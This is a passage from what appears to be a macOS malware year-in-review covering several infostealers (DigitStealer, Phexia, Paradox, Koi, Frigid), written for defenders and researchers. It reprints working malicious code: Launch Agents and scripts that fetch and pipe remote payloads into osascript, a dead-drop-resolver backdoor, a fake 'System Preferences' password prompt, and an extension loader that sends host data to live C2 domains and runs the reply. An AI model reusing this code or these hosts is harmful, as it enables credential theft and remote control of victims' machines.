            bind: "sweetseedsbeep.com:8118",

            // Binding credentials for C2 authentication
            bc: "bindCredentials",

            ...

            // Attacker's public key/identifier
            pk: "ad7dd17c6b94f6bef56b7be17143e8"
        };

        // Serialize modified content
        const modifiedContent = JSON.stringify(fileContent, null, 4);

        // Write backdoored content back to file
        const writeOptions = { writePermission: true };
        const writeHandle = app.openForAccess(Path(targetPath), writeOptions);

        // Truncate file and write new content
        app.setEof(writeHandle, { to: 0 });
        app.write(modifiedContent, { to: writeHandle });
        app.closeAccess(writeHandle);

        return true;
    } catch (error) {
        return false;
    }
}
The final payload (number four, if you’re keeping count), is the one that is persisted as a Launch Agent. Recall the following command embedded in the Launch Agent plist:
...
DOMAIN="goldenticketsshop.com"

<key>ProgramArguments</key>
<array>
    <string>/bin/bash</string>
    <string>-c</string>
    <string>curl -s \$(dig +short TXT ${DOMAIN} @8.8.8.8 | tr -d '"') | osascript -l JavaScript</string>
</array>
As discussed earlier, this logic retrieves a URL from a TXT record for goldenticketsshop.com, downloads the referenced payload via curl, and pipes it directly into osascript. The -l JavaScript flag indicates that the payload is another JXA script.
So what does this final payload do? According to Jamf:
"This final payload functions as a persistent JXA agent that continuously polls the attacker’s command and control server at goldenticketsshop.com for new AppleScript or JavaScript payloads to execute. It runs in an infinite loop, checking in approximately every 10 seconds and sending the system’s hardware UUID, hashed with MD5, to https[:]//goldenticketsshop.com" -Jamf
try {
    let _0x4768a1;

    if (_0x44fc00.type === "applescript") {
        _0x4768a1 =
            "nohup curl -fsL \"" +
            _0x44fc00.url +
            "\" | osascript > /dev/null 2>&1 &";
    } else if (_0x44fc00.type === "javascript") {
        _0x4768a1 =
            "nohup curl -fsL \"" +
            _0x44fc00.url +
            "\" | osascript -l JavaScript > /dev/null 2>&1 &";
    } else {
        return;
    }

    a0_0x4506bf.doShellScript(_0x4768a1);
} catch (_0x26f7f1) {}
If you’re interested in learning more about DigitalStealer, I highly recommend Jamf’s detailed report:
"DigitStealer: a JXA-based infostealer that leaves little footprint"
👾 Phexia
Phexia is yet another macOS stealer that conforms to the malware-as-a-service (MaaS) model. It somewhat novelly employs a Dead Drop Resolver (DDR) technique, while also providing reverse shell capabilities.
Download: Phexia (password: infect3d)
Researchers Chris Lopez, as well as researchers from MacPaw’s Moonlock Lab, were among the first to analyze Phexia.
It appears that malwrhunterteam originally uncovered the malware:
Just found a Mac malware sample that is using Dead Drop Resolver (DDR) technique... Common and boring as fuck in Windows malware, but personally never seen any Mac malware doing this before. But of course I'm not a big Mac expert, so possible I missed some cases. So asked Grok… pic.twitter.com/2CkU3cAp8Y
— MalwareHunterTeam (@malwrhunterteam) October 27, 2025
Alright here's another interesting one. More infostealer stuff but worth a look. There's a couple parts to this so I'll attempt to summarize. Thanks @malwrhunterteam for sharing :)
— L0Psec (@L0Psec) October 27, 2025
Starting with the initial mach-O, (readable strings?!?!) Ugly plist for persistence.
🧵 pic.twitter.com/8NsOSBc610
Writeups:
Infection Vector: Malvertising and Social Engineering
Moonlock researchers noted that Phexia conforms to a MaaS model, meaning its infection vector is effectively outsourced. Further, they observed:
"Phexia is being actively deployed through malvertising and social engineering at scale, not just sold on forums, but weaponized in the wild." - Moonlock Labs
This infection vector is very common among macOS stealers.
Persistence: Launch Agent
As Chris notes, the installer persists a file via a Launch Agent named com.<user>.gfskjsnghdjsvuxj.plist:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.test.simple</string>
    <key>ProgramArguments</key>
    <array>
      <string>/usr/bin/osascript</string>
      <string>/Users/user/Library/gfskjsnghdjsvuxj</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
  </dict>
</plist>
Because the RunAtLoad key is set to true, each time the user logs in, osascript is automatically executed to run /Users/user/Library/gfskjsnghdjsvuxj.
The creation of this persistence mechanism is readily observable via a file monitor, which shows Phexia writing its Launch Agent property list:
# FileMonitor.app/Contents/MacOS/FileMonitor -filter Phexia
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/Users/user/Library/LaunchAgents/com.user.gfskjsnghdjsvuxj.plist",
    "process" : {
       "pid" : 92290,
       "name" : "Phexia",
       "path" : "/private/tmp/Phexia",
       ...
    }
  }
}
The persisted file (gfskjsnghdjsvuxj) is an AppleScript loader that downloads and executes a second-stage AppleScript payload from the attacker’s server.
Notably, the stealer component itself does not appear to persist.
Capabilities: Stealer / Backdoor
Moonlock Labs also posted an image advertising the malware for sale:

Though the listing details are in Russian, the title clearly describes Phexia as a persistent stealer with reverse shell functionality.
Let’s start with the persisted item. Recall that the Launch Agent executes a file via osascript on each login. On my VM, the installer created the following file at /Users/user/Library/gfskjsnghdjsvuxj:
property activedomain: ""
property BuildTXD: "9e410d7320e53cfa145597824b9f6060"

on setdomain()
    try
        set domain to do shell script "curl -s https://t.me/phefuckxiabot | sed -n 's/.*<span dir=\"auto\">\\([^<]*\\)<\\/span>.*/\\1/p'"
        set urlresult to "http://" & domain & "/api.php?check=1"
        set actualurl to "http://" & domain & "/"
        set response to do shell script "curl -s " & quoted form of urlresult
        if response = "wait" then
            set activedomain to actualurl
            return true
        end if
    end try
    try
        set domain to do shell script "curl -s https://steamcommunity.com/id/phefuckxia | sed -n 's/.*<span class=\\\"actual_persona_name\\\">\\([^<]*\\)<\\/span>.*/\\1/p'"
        set urlresult to "http://" & domain & "/api.php?check=1"
        set actualurl to "http://" & domain & "/"
        set response to do shell script "curl -s " & quoted form of urlresult
        if response = "wait" then
            set activedomain to actualurl
            return true
        end if
    end try
    return false
end setdomain

if setdomain() then
    set startsrc to "curl -s " & quoted form of (activedomain & "get.php?oid=" & BuildTXD) & " | osascript"
    do shell script startsrc
end if
What this downloads is a second-stage AppleScript backdoor:
on getPassword(username)
    if checkPassword(username, "") then
        return "N!O!P!A!S!S"
    else
        repeat
            try
                set result to display dialog "To run the application you need to change the settings for its operation

Please enter your password:" default answer "" with icon caution buttons {"Continue"} default button "Continue" giving up after 150 with title "System Preferences" with hidden answer
                set password_entered to text returned of result
                if checkPassword(username, password_entered) then return password_entered
            end try
        end repeat
    end if
end getPassword

on setDomain()
    try
        set domain to do shell script "curl -s https://t.me/phefuckxiabot | sed -n 's/.*<span dir=\"auto\">\\([^<]*\\)<\\/span>.*/\\1/p'"
        set urlresult to "http://" & domain & "/api.php?check=1"
        set actualurl to "http://" & domain & "/"
        set response to do shell script "curl -s " & quoted form of urlresult
        if response = "wait" then
            set activedomain to actualurl
            return true
        end if
    end try
    try
        set domain to do shell script "curl -s https://steamcommunity.com/id/phefuckxia | sed -n 's/.*<span class=\\\"actual_persona_name\\\">\\([^<]*\\)<\\/span>.*/\\1/p'"
        set urlresult to "http://" & domain & "/api.php?check=1"
        set actualurl to "http://" & domain & "/"
        set response to do shell script "curl -s " & quoted form of urlresult
        if response = "wait" then
            set activedomain to actualurl
            return true
        end if
    end try
    return false
end setDomain

on getTask(hwid, username)
    try
        set awe to activedomain & "task.php?hwid=" & hwid & "&username=" & username & "&oid=" & BuildTXD
        return do shell script "curl -s " & quoted form of awe
    on error
        return "notask"
    end try
end getTask

on listenCommands()
    set username to (system attribute "USER")
    set deviceuuid to do shell script "system_profiler SPHardwareDataType | awk '/Hardware UUID/ { print $3 }'"
    repeat
        try
            set taskData to getTask(deviceuuid, username)
            if (taskData does not contain "notasks") then
                do shell script "nohup sh -c " & quoted form of taskData & " > /dev/null 2>&1 < /dev/null &"
            end if
        end try
        delay 30
    end repeat
end listenCommands

if setDomain() then
    authAndSync()
    listenCommands()
end if
In short, this is an AppleScript-based backdoor with dynamic C2 discovery via a Dead Drop Resolver, user password harvesting, host profiling, and persistent remote command execution.
And what about the stealer? Moonlock’s assessment is blunt:
"Nothing revolutionary. It follows the same playbook as AMOS, MacSync, and other macOS stealers.
We compared Phexia with a Mac.c sample and found approximately 85% code similarity. Both variants share identical core functions and target lists." - Moonlock Labs
👾 Paradox
Paradox Stealer is an open-source Golang-based macOS infostealer.
Download: Paradox (password: infect3d)
Paradox is open source and thus is not “discoverable” in the traditional sense. Here, however, we focus on a campaign in which it was deployed via a backdoored Cursor extension, which appears to be the first documented case of it being abused in the wild. This attack was discovered by Phorion:
Phorion Threat Report: a backdoored Cursor extension was used to deploy the Paradox Stealer infostealer into macOS developer workflows.
— Phorion (@PhorionTech) November 27, 2025
The post breaks down the full infection chain, detection opportunities and why IDE extensions have become a reliable point of initial access.… pic.twitter.com/hYwhwl8rhr
Writeups:
Infection Vector: Backdoored Cursor extension
In their blog writeup, Phorion noted that, in the instance examined here, Paradox was deployed via a backdoored Cursor extension:
"The infection starts with developers searching the Open VSX registry for Solidity support. The Ether Solidity extension (ether.solidity) is presented as the top result, with more than 117k downloads since 24 November, an almost certainly artificially inflated figure." - Phorion

If a user downloads and installs the extension, it executes malicious JavaScript. As noted in the Phorion report, and as we will cover below, there are two primary stages that briefly survey the infected system and then download and execute the Paradox stealer.
Persistence: None
Stealers generally do not persist, and neither does Paradox.
Capabilities: Stealer
As noted above, once the user installs the infected Cursor extension, this initiates a chain of events that ultimately installs the Paradox stealer. Let’s examine those stages now.
The first stage is a webpack.js file:
function init () {
    var burger_strawberry = require('https');
    var soda = require('vm');
    var vanilla_fruit = require('fs');
    var melon = require('os');
    var apple_apple = require('path');
    var candy = require('crypto');
    const apple = (Object + '').split(' ')[0] + "." + (undefined) + (23 - 2) + ".com";

    function berry_burger () {
        const ifaces = melon.networkInterfaces();
        for (const name of Object.keys(ifaces)) {
            for (const iface of ifaces[name]) {
                if (!iface.internal && iface.mac !== '00:00:00:00:00:00') {
                    return iface.mac;
                }
            }
        }
        return 'unknown';
    }

    function burger_garlic () {
        const data = melon.hostname() + berry_burger() + melon.platform();
        return candy.createHash('sha256').update(data).digest('hex').substring(0, 16);
    }

    const wheat_pasta = {
        hostname: melon.hostname(),
        username: melon.userInfo().username,
        platform: melon.platform(),
        macAddress: berry_burger(),
        machineId: burger_garlic()
    };

    function pizza () {
        const options = {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json'
            }
        };

        const req = burger_strawberry.request("https://" + apple + '/p', options, (res) => {
            let pasta_water = '';
            res.on('data', (strawberry_onion) => pasta_water += strawberry_onion);
            res.on('end', () => {
                try {
                    const barley = soda.createContext({
                        console,
                        require,
                        process,
                        Buffer,
                        burger_strawberry,
                        apple,
                        vanilla_fruit,
                        melon,
                        apple_apple
                    });
                    soda.runInContext(pasta_water, barley);
                } catch (e) {}
            });
        });

        req.write(JSON.stringify(wheat_pasta));
        req.end();
    }
    pizza();
}

module.exports = init;
Phorion’s researchers note:
"The code combines the hostname, MAC address, and platform, then hashes them to generate a machine ID, likely enabling the actor to track unique infections across the campaign. This data is then sent to the C2 domain [function.undefined21.com].
Finally, the response from the web request is used with the vm.runInContext() method to compile and run the subsequent stage." - Phorion
The second stage is a simple downloader that retrieves and executes Paradox:
function downloadAndRun() {
    var url = 'https://function[.]undefined21[.]com/sss';
    var filename = 'xoxoxoxxx';
    var filePath = path.join(os.tmpdir(), filename);
    https
        .get(url, res => {
            if (res.statusCode !== 200) {
                res.resume();
                return;
            }
            var fileStream = fs.createWriteStream(filePath);
            res.pipe(fileStream);
            fileStream.on('finish', () => {
                fileStream.close();
                exec(`chmod +x "${filePath}"`, () => {
                    exec(`xattr -d com.apple.quarantine "${filePath}"`, () => {
                        exec(`"${filePath}"`, () => {
                            fs.unlink(filePath, () => {});
                        });
                    });
                });
            });
        })
        .on('error', () => {});
}
As shown above, the file is written to the temporary directory as xoxoxoxxx, marked executable, has its quarantine attribute removed, and is then executed.
We now arrive at the stealer itself:
"The dropped executable xoxoxoxxx contains a Golang-based macOS infostealer, with the codebase heavily shared, if not identical, to an open-source GitHub project called paradox." - Phorion

Since the stealer is open source, its capabilities are easy to understand and are largely consistent with other macOS stealers. For example, to obtain the user’s password, which is required to unlock the keychain, it uses osascript to display a password prompt in a function aptly named getMacOSPasswordViaAppleScript:
func getMacOSPasswordViaAppleScript() (string, error) {
    currentUser, err := user.Current()
    if err != nil {
        return "", fmt.Errorf("failed to get current user: %w", err)
    }
    username := currentUser.Username

    const maxAttempts = 5
    const dialogText = "To launch the application, you need to update the system settings \n\nPlease enter your password."
    const dialogTitle = "System Preferences"

    appleScript := fmt.Sprintf(
        `display dialog "%s" with title "%s" with icon caution default answer "" giving up after 30 with hidden answer`,
        dialogText,
        dialogTitle,
    )

    fmt.Println("Requesting user password via AppleScript dialog...")

    for attempt := 1; attempt <= maxAttempts; attempt++ {
        fmt.Printf("Password prompt attempt %d/%d\n", attempt, maxAttempts)

        dialogResult, err := runCommand("osascript", "-e", appleScript)
        if err != nil {
            if strings.Contains(err.Error(), "User cancelled") ||
               strings.Contains(dialogResult, "User cancelled") {
                fmt.Println("User cancelled password dialog.")
                return "", fmt.Errorf("user cancelled password entry")
            }

            if strings.Contains(err.Error(), "gave up:true") ||
               strings.Contains(dialogResult, "gave up:true") {
                fmt.Println("Password dialog timed out.")
                continue
            }

            fmt.Printf(
                "AppleScript execution error (attempt %d): %v\nOutput: %s\n",
                attempt,
                err,
                dialogResult,
            )
            time.Sleep(1 * time.Second)
            continue
        }

        password := ""
        startKey := "text returned:"
        startIndex := strings.Index(dialogResult, startKey)

        if startIndex != -1 {
            startIndex += len(startKey)
            endIndex := strings.Index(dialogResult[startIndex:], ", gave up:")
            if endIndex != -1 {
                password = strings.TrimSpace(dialogResult[startIndex : startIndex+endIndex])
            } else {
                password = strings.TrimSpace(dialogResult[startIndex:])
            }
        } else {
            fmt.Printf(
                "Could not parse password from dialog output (attempt %d): %s\n",
                attempt,
                dialogResult,
            )
            time.Sleep(1 * time.Second)
            continue
        }

        if password != "" {
            fmt.Println("Verifying entered password...")
            isValid, verifyErr := VerifyPassword(username, password)
            if verifyErr != nil {
                fmt.Printf(
                    "Error verifying password (attempt %d): %v\n",
                    attempt,
                    verifyErr,
                )
                time.Sleep(1 * time.Second)
                continue
            }

            if isValid {
                fmt.Println("Password verified successfully.")
                return password, nil
            } else {
                fmt.Println("Password verification failed. Please try again.")
            }
        } else {
            fmt.Println("No password extracted from dialog. Please try again.")
        }
    }

    return "", fmt.Errorf(
        "failed to obtain valid password after %d attempts",
        maxAttempts,
    )
}
After accessing the user’s keychain, it collects browser data from common browsers, excluding Safari, which Phorion notes is more strongly protected by TCC. It then searches for cryptocurrency wallets, as well as Telegram and Discord data:
var CommAppDefinitions = map[string]string{
    "Discord":  "discord/Local Storage/leveldb",
    "Telegram": "Telegram Desktop/tdata",
}
Finally, it compresses all collected data and exfiltrates it to the attacker’s server:
"All extracted data is finally compressed into output.zip with Golang's archive/zip package. This archive is then exfiltrated to the same domain used throughout the attack, https://function.undefined21.com/upload, using Golang's native HTTP client." - Phorion
If you are interested in learning more about this attack and the Paradox stealer, as well as detection approaches, I highly recommend Phorion’s detailed report:
"macOS Paradox Stealer used in Solidity Open VSX Extension Attack"
👾 Koi Stealer
Koi Stealer is a Windows and macOS infostealer linked to North Korea that, as is common among stealers, collects and exfiltrates a wide range of sensitive user information.
Download: Koi Stealer (password: infect3d)
Researchers from Palo Alto Networks’ Unit 42 were the first to uncover the macOS variant of the Koi stealer:
We delve into the intricacies of two macOS-based malware: RustDoor and a fresh iteration of Koi Stealer, an infostealer with an emphasis on extracting crypto wallets. Our analysis includes a comparison of this new variant with its Windows equivalent: https://t.co/bUZSsZCol7 pic.twitter.com/HwSEdu7FVu
— Unit 42 (@Unit42_Intel) March 24, 2025
Writeups:
You can also watch a presentation about this malware, presented at #OBTS, on YouTube:
Infection Vector: Fake Interviews
The Unit 42 researchers describe the infection vector for this campaign, which ultimately leads to the installation of the Koi stealer:
"In this campaign, attackers pose as recruiters or prospective employers and ask potential victims to install malware masquerading as legitimate development software as part of the vetting process. These attacks generally target job seekers in the tech industry and likely occur through email, messaging platforms, or other online interview methods.
In this case, the Koi Stealer sample masqueraded as a Visual Studio update, prompting the user to install it and grant Administrator access." - Unit 42
They go on to note that, more specifically, the malware’s installation logic was embedded in subverted Visual Studio projects and other malicious code samples, which were provided to victims as part of the fake interview process.

In their report, Unit 42 provides the following diagram illustrating the control flow from the subverted Visual Studio project to the execution of Koi:
Persistence: None
While other malware used in this campaign, specifically RustDoor which we covered in our “Malware of 2023” report, does persist, the Koi stealer component itself does not.
Capabilities: Stealer
Koi is a fairly standard stealer in terms of the user data it targets. However, as is often the case with infostealers, it first prompts the user for their password via osascript:

The stealer then surveys the system and collects several pertinent details, which are sent to the attacker’s command-and-control server at 5.255.101.148. This includes the current user’s credentials, hostname, hardware details, a list of running processes, and installed applications.
Next comes the actual data theft and exfiltration. Unsurprisingly, the stealer targets common artifacts such as browser data, including /Library/Containers/com.apple.Safari/Data/Library/Cookies, keychain files, SSH configurations, and cryptocurrency wallets. More notably, according to Unit 42 researchers, it also collects:
- VPN profiles
- Telegram files
- Notes.app files
- Steam user and configuration files
- Discord user and configuration files
- User files matching various extensions from directories such as
~/Desktopand~/Downloads
If you are interested in learning more about this attack and the Koi stealer, as well as detection approaches, check out Palo Alto Networks’ Unit 42 report:
RustDoor and Koi Stealer for macOS Used by North Korea-Linked Threat Actor to Target the Cryptocurrency Sector
👾 Frigid Stealer
Frigid is a simple stealer distributed via compromised websites that redirect users to fake update pages.
Download: Frigid (password: infect3d)
Researchers from Proofpoint uncovered Frigid and subsequently published a detailed analysis:
Proofpoint researchers identified FrigidStealer, a new MacOS malware delivered via web inject campaigns. They also found two new threat actors, TA2726 and TA2727, operating components of web inject campaigns. https://t.co/fOD1R42Dsc pic.twitter.com/djJUx4jPA1
— Virus Bulletin (@virusbtn) February 19, 2025
Writeups:
Infection Vector: Fake Update Pages (via compromised websites)
As with most other stealers, Frigid requires a significant amount of user interaction to install. In their report, Proofpoint researchers noted:
"If a Mac user outside of North America visited a compromised website from a web browser, they were redirected to a fake update page that, if the Update button was clicked, downloaded and installed an information stealer." - Proofpoint
